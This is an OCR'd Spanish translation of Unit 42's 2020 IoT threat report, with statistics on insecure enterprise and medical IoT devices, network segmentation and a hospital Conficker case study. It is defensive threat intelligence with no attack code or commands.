
UNIT 42

Informe de amenazas IoT 2020 de Unit 42



paloalto NETWORKS

Índice

Resumen ejecutivo

Según un informe de Gartner de 2019, «para fines de 2019, se espera que se utilicen 4800 millones de endpoints (de IoT), un 21.5 % más que en 2018». Mientras que el Internet de las cosas (IoT) abre la puerta para los nuevos e innovadores enfoques y servicios en todos los sectores, también presenta nuevos riesgos de ciberseguridad. Para evaluar el estado actual del panorama de amenazas de IoT, el equipo de inteligencia de amenazas de Unit 42 analizó los problemas de seguridad a lo largo de 2018 y 2019 con el producto de seguridad de IoT de Palo Alto Networks, Zingbox®, que abarcaron 1 200 000 de dispositivos de IoT en miles de ubicaciones en empresas de TI y organizaciones de salud en los Estados Unidos. Comprobamos que la postura de seguridad general de los dispositivos de IoT está en disminución, lo que deja a las organizaciones vulnerables al malware dirigido a IoT, así como a las antiguas técnicas de ataque que los equipos de TI olvidaron hace tiempo. Este informe detalla el alcance del panorama de amenazas de IoT, a los que los dispositivos de IoT son más susceptibles, las principales amenazas de IoT y los siguientes pasos útiles para reducir de inmediato el riesgo de IoT.

Los dispositivos de IoT están cifrados y sin seguridad.

El 98 % del tráfico de los dispositivos de IoT no está cifrado y expone tanto a los datos confidenciales como a los personales en la red. Los atacantes que eludieron con éxito la primera línea de defensa (por lo general, a través de ataques de suplantación de identidad) y establecieron dominio y control (C2) pueden prestarle atención al tráfico de red no cifrado, recopilar información personal o confidencial y luego explotar esos datos para obtener ingresos en la web oscura.

El 57 % de los dispositivos de IoT son vulnerables a los ataques de gravedad media o alta, lo que convierte al IoT en una oportunidad para los atacantes. Debido al nivel bajo del parche de los activos de IoT, los ataques más frecuentes son exploits a través de vulnerabilidades antiguas y ataques de contraseñas con contraseñas de valor predeterminado en los dispositivos.

Los dispositivos de IoMT ejecutan software obsoleto.

El 83 % de los dispositivos de imágenes médicas ejecutan sistemas operativos no compatibles, un salto del 56 % desde 2018, como resultado del final de la vida útil del sistema operativo Windows® 7. Esta disminución general en postura de seguridad abre la puerta para nuevos ataques, como el cryptojacking (que aumentó del 0 % en 2017 al 5 % en 2019) y trae de regreso ataques olvidados como Conficker, al cual los equipos de TI habían estado inmunes por mucho tiempo.

Los dispositivos de Internet de las cosas médicas (IoMT) con más problemas de seguridad son los sistemas de diagnóstico por imagen, lo que representan una parte crítica del flujo de trabajo clínico. Para las organizaciones de salud, el 51 % de las amenazas tienen qué ver con los dispositivos de imágenes, que alteran la calidad de la atención y permiten que los atacantes exfiltren datos almacenados en estos dispositivos.

Las organizaciones de salud muestran una higiene de seguridad de red deficiente.

El 72 % de las VLAN del sector de la salud combinan activos de IoT y TI, lo que permite que el malware se propague de las computadoras de los usuarios a los dispositivos de IoT vulnerables en la misma red. Hay una tasa del 41 % de ataques que explotan las vulnerabilidades de los dispositivos, ya que los ataques transmitidos por TI analizan a los dispositivos conectados a la red en un intento de explotar las debilidades conocidas. Observamos un cambio de los botnets de IoT que llevan a cabo ataques de denial-of-service (denegación de servicio - DOS) a ataques más sofisticados dirigidos a las identidades de los pacientes, a los datos corporativos y al ingreso monetario a través del ransomware.

Los ciberataques enfocados en el IoT se dirigen a los protocolos antiguos.

Hay una evolución de las amenazas dirigidas a los dispositivos de IoT con nuevas técnicas, como las comunicaciones C2 de punto a punto y las funciones similares a los gusanos para la autopropagación. Los atacantes reconocen la vulnerabilidad de los protocolos de OT de varias décadas de antigüedad, como DICOM, y pueden interrumpir funciones comerciales fundamentales en la organización.

01

Panorama de seguridad de IoT

EL IoT crece con rapidez...

Para fines de 2019, la adopción de IoT creció a un estimado de 4800 millones de dispositivos, un aumento del 21.5 % en comparación con finales de 2018.[1]

Cada vez más dispositivos nuevos de IoT desarrollados están conectados a la red o a Internet.

Ahora, más del **30 %** de todos los endpoints conectados a la red son dispositivos de IoT (sin contar los dispositivos móviles) en la empresa promedio.

...y tiene un gran problema de seguridad.

El 98 % del tráfico de IoT no está cifrado y expone tanto los datos confidenciales como los personales en la red.

El 57 % de los dispositivos de IoT son vulnerables a los ataques de gravedad media o alta, lo que convierte al IoT en una oportunidad para los atacantes.

El 83 % de los dispositivos de imágenes médicas ejecutan sistemas operativos no compatibles, un salto del 56 % desde 2018 como resultado del final de la vida de Windows 7.

Los ciberataques de alto perfil enfocados en IoT obligan a que los sectores reconozcan y gestionen los riesgos de IoT para proteger sus operaciones centrales comerciales. Mercados como el de la salud están expuestos a una cantidad de riesgos que sobrepasa las expectativas previas. Algunas vulnerabilidades de IoT amenazan la vida, mientras que otros ataques críticos a las empresas utilizan o exfiltran datos confidenciales.

Siga leyendo para obtener más información sobre el panorama de seguridad de IoT.

1. «Gartner Says 5.8 Billion Enterprise and Automotive IoT Endpoints Will Be in Use in 2020» (en inglés), Gartner, 29 de agosto, 2019, https://www.gartner.com/en/newsroom/press-releases/2019-08-29-gartner-says-5-8-billion-enterprise-and-automotive-io.

Las organizaciones no cuentan con las herramientas para descubrir y proteger el IoT.

Las empresas enfrentan un desafío significativo al no conocer el riesgo que suponen los dispositivos y las aplicaciones de IoT. Los motivos principales son la falta del descubrimiento y el inventario de dispositivos.

Las TI no visibilizan al IoT.

Un inventario obsoleto y estático de los activos de IoT cumple hasta cierto punto, pero está lejos de la gestión efectiva de seguridad. La identificación de los dispositivos que utilizan características tradicionales de dispositivos de TI, como las direcciones IP y los sistemas operativos subyacentes, no funcionan para el IoT. Una organización puede planificar con precisión los requisitos de acceso a la red, las tácticas de implementación, la optimización de estrategias de seguridad y los planes de operaciones solo al identificar el tipo específico de dispositivo. Una vez determinadas las identidades de los dispositivos, los sistemas de seguridad pueden realizar un seguimiento del comportamiento del dispositivo en el contexto de los flujos de trabajo de la organización en vez de solo verlos como direcciones IP dinámicas y cambiantes de un tipo de dispositivo no reconocido.

Los sistemas de seguridad existentes no son compatibles con el IoT.

Los sistemas de protección de endpoints se diseñan para las computadoras, las tabletas y los teléfonos con capacidad de ejecutar agentes, pero los dispositivos de IoT por lo general ejecutan sistemas operativos personalizados u obsoletos sin dicha capacidad. Como resultado, los sistemas de ciberseguridad ven a los dispositivos de IoT como endpoints desconocidos y, por lo tanto, no conocen el tipo específico de dispositivo, su perfil de riesgo ni su comportamiento esperado.

Los sistemas de ciberseguridad basados en la red tienen la visibilidad para identificar los endpoints conectados a la red, pero rara vez incorporan la capacidad de identificar, realizar un seguimiento y proteger los dispositivos de IoT con precisión.

Desafíos de recursos organizativos y humanos entre OT y TI

La mayoría de las organizaciones gestionan la tecnología de la información (TI) y la tecnología operacional (OT) como equipos independientes con procesos y herramientas separados. Mientras que TI se centra en los activos de TI de la organización, como las computadoras, el equipo de red y las impresoras, OT se centra en activos que no son de TI, como los dispositivos médicos y las cámaras de seguridad.

A medida que estos equipos informan a diferentes partes de la organización, tienen diferentes maneras de mantener la seguridad del dispositivo. Por lo general, TI es más avanzada en este aspecto debido a la rápida evolución de las computadoras personales y los sistemas operativos del servidor, así como sus operaciones de seguridad proactivas en contraste con los dispositivos médicos.

Como un ejemplo del sector de la salud, en los hospitales, los ingenieros biomédicos conocen y cuidan los dispositivos médicos, pero no mantienen los sistemas operativos subyacentes que alimentan a los dispositivos. Debido a que los dispositivos médicos conectados a la red (como los equipos de rayos X) por lo general ejecutan sistemas operativos al fin de la vida útil con vulnerabilidades conocidas, suponen un alto riesgo para los empleados, los pacientes, los sistemas de cómputo y, a la larga, las operaciones comerciales de la organización.

Las empresas se encuentran sobre una bomba de tiempo

Cuando trabajamos en un dispositivo distinto a una computadora de escritorio, una computadora portátil o un teléfono, eso es un dispositivo de IoT. Los vemos en nuestras oficinas todos los días: Los teléfonos IP, las impresoras, etc. Estos dispositivos conectados a la red son objetivos para los atacantes y, por lo general, TI no los mantiene de manera correcta.






Figura n.º 1: Los teléfonos IP solo tienen el 5 % de todos los problemas de seguridad.

Buenas noticias para los teléfonos IP: Representan el 44 % de los dispositivos empresariales de IoT, pero solo el 5 % de los problemas de seguridad. Los teléfonos IP, utilizados en un amplio rango de sectores, por lo general están diseñados para ser de nivel empresarial en lo que respecta a la confianza y la seguridad.



Las cámaras de seguridad conforman el 5 % de los dispositivos empresariales de IoT, pero representan el 33 % de todos los problemas de seguridad. Esto se debe a que varias cámaras están diseñadas para ser de calidad para el consumidor, centrándose en el uso y la implementación sencillas por encima de la seguridad.

¿Qué puede realizar un atacante con una cámara de seguridad?
En 2016, estafadores adolescentes iniciaron el ataque Mirai a gran escala, que involucró a más de 600 000 CCTV, para analizar grandes bloques de Internet y registrarse en telnet en un intento de utilizar contraseñas de valor predeterminado.



Las impresoras representan el 18 % de los dispositivos de IoT y el 24 % de los problemas de seguridad. Tienen una seguridad menos integrada de manera intrínseca y, por lo general, las vulnerabilidades en las interfaces del explorador las convierten en objetivos ideales como puntos de entrada para realizar ciberataques.

¿Cuán peligrosa es una impresora suelta? Puede:


- Brindar acceso a registros de impresión
- Abrir un movimiento lateral a otras computadoras en la red
- Ser utilizada como parte de un ataque DDoS

El sector de la salud está en estado crítico

Una encuesta de Gartner de 2019 dio como resultado que el 40 % de los CIO del sector de la salud planean gastar fondos nuevos o adicionales en herramientas de ciberseguridad en 2020.[2] Por el momento, los dispositivos médicos están en un estado crítico.

Los dispositivos médicos ejecutan sistemas operativos obsoletos.
Debido a sus largos ciclos de vida, los dispositivos médicos de IoT se encuentran entre los peores infractores en ejecutar sistemas operativos obsoletos y, en muchos casos, al fin de su vida útil. A estos dispositivos no los mantiene TI ni son compatibles con los proveedores de sistemas operativos.

Función de seguridad faltante en la organización
Los ingenieros biomédicos que se encargan de los dispositivos médicos a menudo carecen de la capacitación y los recursos para seguir las prácticas recomendadas de seguridad de TI con el fin de implementar reglas de contraseñas, almacenar contraseñas de manera segura y mantener niveles de parches actualizados en los dispositivos.



Buenas noticias: El Centro Nacional de Excelencia en Seguridad (NCCoE) completó un proyecto de seguridad de dispositivo médico de IoT en 2019 llamado proteger el archivo de imágenes y los sistemas de comunicación (PACS) para brindar orientaciones y diseños referenciales con el fin de proteger el ecosistema de PACS e incluir soluciones de ejemplo con productos de ciberseguridad comerciales y de código abierto existentes.

Figura n.º 2: Dispositivos médicos y problemas de seguridad

Los sistemas de diagnóstico por imagen son extremadamente vulnerables.

Los sistemas de diagnóstico por imagen se ejecutan en varios sistemas operativos, incluidos Windows, Linux, y Unix. En este momento, el 83 % de los sistemas médicos de diagnóstico por imagen se ejecutan en sistemas operativos al fin de su vida útil con vulnerabilidades conocidas y sin actualizaciones de seguridad ni compatibilidad con parches. Este es un salto del 56 % desde 2018 como resultado del fin de vida de Windows 7.

Los nuevos ataques explotan las vulnerabilidades en el sistema operativo subyacente para dirigirse a los dispositivos médicos de IoT. Los sistemas de diagnóstico por imagen son susceptibles en particular a este tipo de ataques debido a que la compatibilidad de su OS subyacente caduca mucho antes de que se retiren los dispositivos.





Figura n.º 3: Regulaciones de seguridad de dispositivos inteligentes

Progresar: Un nuevo proyecto de ley en el Congreso de los Estados Unidos intenta abordar las regulaciones de seguridad de los dispositivos inteligentes. La Ley de Ciberseguridad de IoT de 2019 establece que NIST debe ajustarse a estándares para el desarrollo seguro de los dispositivos de IoT, la gestión de los dispositivos, la implementación de parches y la gestión de configuración.

2. «2019 Top Actions for Healthcare Provider CIOs: Summary and Retrospective View» (en inglés), Gartner, 26 de febrero, 2019, https://www.gartner.com/en/documents/3903067/2019-top-actions-for-healthcare-provider-cios-summary-an.

No se siguen las prácticas recomendadas de segmentación básica de la red

La práctica más sencilla de remediación del riesgo de IoT es la segmentación de red. A pesar de esto, solo el 3 % de todas las redes segmentadas o redes de área local virtuales (VLAN) en las organizaciones de salud que estudiamos contenían dispositivos de IoT estrictamente médicos y el 25 % contenían dispositivos de IoT no médicos (teléfonos IP, impresoras, etc.).



El 72 % de las VLAN del sector de la salud albergan una combinación de dispositivos médicos de IoT, dispositivos empresariales de IoT genéricos y dispositivos de TI. Esto reduce la barrera para el movimiento lateral. Por ejemplo, una computadora portátil infectada puede dirigirse con facilidad a las cámaras de seguridad y a los visores de DICOM que se encuentren en la misma red. Esta es una oportunidad para que aborden las organizaciones de salud este año.

Figura n.º 4: **Las VLAN tienen una combinación de dispositivos médicos de IoT.**

Esto es mucho más que una triple mejora con respecto a 2017.

Aunque aún se puede mejorar, observamos una creciente adopción de la segmentación de red:

- En 2017, solo el 12 % de los hospitales implementaron más de 20 VLAN.
- En 2019, este número aumentó al 44 %.




Figura n.º 5: **Más de un triple aumento en la utilización de VLAN en los hospitales**

La segmentación de red no es suficiente: La microsegmentación es ideal.

Aunque la tendencia general es alentadora, la segmentación de red no es suficiente. Por ejemplo, alojar monitores de ritmo cardíaco críticos en la misma red que los sistemas de diagnóstico por imagen no sería una práctica adecuada. Un enfoque de microsegmentación basado en perfiles de dispositivos que tiene en cuenta una multitud de factores, como el tipo de dispositivo, la función, la importancia de la misión y el nivel de amenaza, brinda un enfoque de aislamiento que reduce sustancialmente el impacto potencial de la infección cruzada.

CASO PRÁCTICO: Conficker en el sector de la salud

Zingbox, el producto de seguridad de IoT de Palo Alto Networks, alertó a uno de los hospitales que se detectó tráfico de Conficker en su red. El dispositivo infractor era una máquina de mamografía. En los días posteriores, Zingbox identificó otra máquina de mamografía, un visor DICOM (imágenes y comunicaciones digitales en medicina), un sistema de radiología digital y otros dispositivos infectados que mostraban el comportamiento de Conficker.


El personal del hospital respondió apagando estos dispositivos cuando no se utilizaban. Para verificar la infección, el personal desconectó una de las máquinas de mamografía infectadas y el visor DICOM para restaurar las imágenes. A las pocas horas de que los dispositivos volvieran a colocarse en línea, Conficker los infectó de nuevo.

Investigaciones posteriores revelaron que, mientras que volver a crear la imagen había eliminado el malware, las imágenes aprobadas estaban obsoletas: no incluían los últimos parches de seguridad, lo que dejaba a los dispositivos vulnerables a Conficker. Debido a la naturaleza, de punto a punto, de propagación de Conficker en una red, era cuestión de tiempo antes de que otro dispositivo infectado pasara el virus otra vez.

Luego, el hospital desconectó todos los dispositivos infectados, restauró las imágenes, instaló los últimos parches de seguridad y volvió a colocar los dispositivos en línea, uno por uno, con la supervisión cercana de los comportamientos anómalos. En el lapso de una semana, se reintrodujeron los dispositivos en la red y no mostraron más signos de infección por Conficker.

Esto es un ejemplo típico de los desafíos a los que se enfrentan muchas organizaciones hoy. Se ven obstaculizadas por la falta de visibilidad del comportamiento de los dispositivos de IoT en tiempo real y la experiencia en ciberseguridad para responder rápido a las amenazas, contener la propagación de la infección y erradicar la causa subyacente. En algunas organizaciones, la naturaleza crítica de sus dispositivos hace que la solución de problemas, el apagado y la recuperación de imágenes sea imposible o extremadamente difícil de hacer sin interrumpir las operaciones comerciales. Como resultado, muchas organizaciones se encuentran en un ciclo interminable de tratar los síntomas y esperar lo mejor.

¡Conficker volvió!



Conficker, también conocido como Downup y Kido, es un gusano dirigido a Microsoft Windows. Cuando se detectó por primera vez en noviembre de 2008, utilizaba fallas y ejecutaba ataques a las contraseñas del administrador para propagarse mientras formaba un botnet. Para 2009, había infectado casi 15 millones de computadoras en gobiernos, empresas y usuarios domésticos en más de 190 países. Una vez que los equipos de TI y los proveedores de antivirus finalmente lograron contrarrestar el gusano, pudieron reducir las computadoras infectadas a 1 700 000 para 2011 y a 400 000 para 2015.

Los equipos de TI habían olvidado al gusano, hasta que hace poco volvió a aparecer en los dispositivos médicos que ejecutaban versiones obsoletas o que no eran compatibles con las versiones del OS de Windows. En el momento de este informe, casi el 20 % de los clientes del sector de la salud de Zingbox se infectaron con Conficker en algún momento.

02

Principales amenazas de IoT


Las amenazas no dejan de evolucionar y se dirigen a los dispositivos de IoT con nuevas técnicas, como las comunicaciones C2 de punto a punto y la autopropagación similar a la de los gusanos.

Esta evolución se habilita por una postura de seguridad débil de red y del dispositivo:


- El 72 % de las VLAN del sector de la salud combinan activos de IoT y TI, lo que permite que el malware se propague de las computadoras de los usuarios a los dispositivos de IoT vulnerables en la misma red.
- El 41 % de los ataques explotan las vulnerabilidades de los dispositivos, ya que los ataques transmitidos por TI analizan a los dispositivos conectados a la red en un intento de explotar las debilidades conocidas.
- Los protocolos de OT de varias décadas de antigüedad, como DICOM, son atacados para interrumpir funciones comerciales críticas o para propagarse en la organización.

La brecha entre las prácticas y operaciones de seguridad de OT y de TI habilita ataques a los que, de otro modo, TI ha sido inmune durante más de una década.

Siga leyendo para obtener más información de nuestras conclusiones sobre las principales amenazas y técnicas de ataque.



de VLAN del sector de la salud que combinan activos de IoT y TI



de ataques que explotan vulnerabilidades del dispositivo

Exploits, ataques a contraseñas y gusanos de IoT encabezan la tabla

N.º 1: Exploits dirigidos a las vulnerabilidades del dispositivo

Mientras que las posturas de seguridad de los dispositivos de IoT los convierten en objetivos fáciles, en la mayoría de los casos los dispositivos solo se utilizan como escalones en el movimiento lateral para atacar otros sistemas en una red.

Revisamos un gran número de análisis de red, de IP, de puertos y de vulnerabilidad en redes que intentan identificar otros dispositivos y sistemas con el fin de encontrar objetivos para el siguiente paso en movimiento lateral.




Figura n.º 6: **Desglose de las principales amenazas de IoT**

N.º 2: Ataques de contraseña

Las contraseñas de valor predeterminado establecidas por el fabricante y las prácticas de seguridad de contraseñas deficientes aún alimentan los ataques relacionados con contraseñas en dispositivos de IoT. Con la ley SB-327 de IoT de California que ahora prohíbe la utilización de credenciales de valor predeterminado, esperamos que esta tendencia cambie de dirección.

El desajuste operativo también habilita los ataques dirigidos por contraseña. En muchos casos, las contraseñas elegidas por el personal de OT no se ajustan a las políticas de contraseñas más avanzadas de TI ni a las prácticas de gestión de contraseñas. Este es un ejemplo de la desalineación organizativa entre OT y TI.

N.º 3: Los gusanos de IoT se tornan más comunes que los botnets de IoT.

Presenciamos un cambio de motivación principal de los atacantes (ejecutar botnets para llevar a cabo ataques de distributed denial-of-service [denegación de servicio distribuida - DDoS] a través de dispositivos de IoT) a un malware que se propaga por la red con funciones similares a las de los gusanos, lo que habilita que los atacantes ejecuten un código malintencionado para llevar a cabo una amplia variedad de nuevos ataques.

Enrutadores inalámbricos bajo amenaza

Unit 42 encontró una variante de Gafgyt que se dirigía a más de 32 000 enrutadores inalámbricos de oficina pequeña y vivienda potencialmente vulnerables para llevar a cabo un ataque de botnet contra los servidores de juegos en Internet.

En la actualidad, los enrutadores inalámbricos son algunos de los dispositivos de IoT más comunes en las organizaciones, lo que los convierte en objetivos para botnets de IoT, que degrada tanto la red de producción como la reputación de las direcciones IP de las compañías afectadas.

Dispositivos sin parches, protocolos antiguos: Medios de movimiento lateral

Niveles bajos de parches

Los exploits de IoT representan un desafío único porque a menudo implican un OS antiguo que ya no ofrece actualizaciones de seguridad. Encontramos que el 83 % de los dispositivos de imágenes médicas ejecutan un OS en el fin de la vida útil y no compatible. Esto quiere decir que los exploits antiguos y conocidos aún representan amenazas significativas para ellos.

Los antiguos protocolos de OT son objetivos.

Observamos vulnerabilidades en antiguos protocolos de OT del sector. Estos protocolos se diseñaron para ejecutarse en dispositivos detrás del firewall sin mucha interferencia con otros sistemas o usuarios. A medida que el perímetro de red desaparece con el cambio hacia las tecnologías en la nube, estos protocolos de décadas de antigüedad se exponen al ajetreo de las redes empresariales actuales.

Historia de hackeo del antiguo protocolo de OT

